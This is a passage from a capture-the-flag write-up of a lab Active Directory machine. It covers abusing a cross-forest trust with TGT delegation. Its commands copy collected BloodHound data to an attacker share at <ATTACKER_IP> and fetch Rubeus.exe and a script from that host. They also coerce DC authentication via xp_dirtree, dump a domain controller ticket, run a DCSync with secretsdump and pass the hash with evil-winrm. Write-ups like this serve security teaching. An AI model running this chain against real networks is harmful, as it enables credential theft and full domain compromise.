PS> .\sh.exe

PS> net use \\<ATTACKER_IP>\share /user:kali kali

PS> copy 20260805004307_BloodHound.zip \\<ATTACKER_IP>\share
There is a bidirectional cross-forest trust between darkzero.htb and darkzero.ext, which allows for some interesting attacks to be performed. Looking through BloodHound’s general information tab shows that if TGT delegation is enabled, we could use DC01’s ticket to escalate privileges.

This option is disabled by default, but uploading a tool like Enum-ADTrusts.ps1 gives us more insight and specifically shows us the target flag - CROSS_ORGANIZATION_ENABLE_TGT_DELEGATION.
1
2
3
PS> curl http://<ATTACKER_IP>/Enum-ADTrusts.ps1 -o Enum-ADTrusts.ps1

PS> . .\Enum-ADTrusts.ps1

This confirms that TGT delegation is enabled between these two domains and gives us the green light for our next attack.
If we’ve already compromised a host configured for unconstrained delegation in our current domain, we can weaponize a cross-trust relationship by coercing the remote domain’s DC to authenticate back to us - tools like SpoolSample, PetitPotam, or any RPC-based coercion primitive work perfectly here since DCs run the vulnerable services by default. The moment that coerced authentication hits our unconstrained delegation host, Windows dutifully deposits the remote DC’s TGT into LSASS memory on our machine, since that’s the entire mechanical point of unconstrained delegation - and we can rip it out immediately with Rubeus’ dump or Mimikatz’s sekurlsa::tickets.
Because the TGT is marked forwardable (inter-domain machine account tickets across a trust typically are), we can inject it directly into our session and operate as that DC principal against its own domain. From there we request a ticket against the remote DC’s DRSUAPI interface - the replication service - and since we’re presenting a ticket for a domain controller account, we have the DS-Replication-Get-Changes-All rights needed to trigger a full DCSync, pulling every NTLM hash and Kerberos key in the remote domain without ever touching LSASS on the target. The whole chain - coerce, capture, inject, replicate - can go from zero to krbtgt hash of a fully separate AD domain in minutes, which is why unconstrained delegation hosts in environments with external trusts are some of the highest-value pivot points I look for during an engagement.
Extracting DC01$ Ticket
To start this attack chain out, we’ll need to coerce DC01’s machine account into authenticating to DC02 so that we can extract its TGT from memory. This can be done with specialized tools like PetitPotam and more, but we can just reuse a previous step and execute xp_dirtree on the DC01 side of the MSSQL server, having it access a share on DC02’s filesystem. We’ll also need to upload a Rubeus binary in order to grab that ticket once authentication happens.
1
2
3
4
5
6
7
8
9
#On DC01 side of the MSSQL Server
MSSQL> xp_dirtree \\DC02.darkzero.ext\C$

-----------------------------------------------------

#Needs elevated shell on DC02 in order to probe LSASS
PS> curl http://<ATTACKER_IP>/Rubeus.exe -o Rubeus.exe

PS> .\Rubeus.exe triage


Running that triage command enumerates Kerberos tickets cached on DC02 and at the top we see one from DC01’s machine account. Dumping that and converting it into ccache format will allow us to use that ticket to perform a DCSync attack against DC01 since it has sufficient privileges.
1
PS> .\Rubeus.exe dump /user:DC01$ /nowrap
DCSync

After copy/pasting that to our local machine, we just need to decode it from Base64 and convert it from kirbi format to ccache, which is used to extract all NTLM hashes from the domain via Impacket’s secretsdump.py script.
1
2
3
4
5
└─$ cat ticket.b64 | base64 -d > ticket.kirbi

└─$ impacket-ticketConverter ticket.kirbi ticket.ccache

└─$ KRB5CCNAME=ticket.ccache impacket-secretsdump -k -no-pass DC01.darkzero.htb

Finally, we can utilize a Pass-The-Hash attack to grab a shell as the Administrator on DC01 and snag the root flag under their Desktop folder to complete this challenge.
1
└─$ evil-winrm -i DC01.darkzero.htb -u Administrator -H '[REDACTED]'
That’s all y’all, this box was a blast to solve and made use of a great concept that I feel more people should know about in Active Directory, which is cross-forest trusts and behavior as a whole. This box actually didn’t have too many steps to complete, but required intimate knowledge of Windows that made it difficult in a way that long attack chains couldn’t. I hope this was helpful to anyone following along or stuck and happy hacking!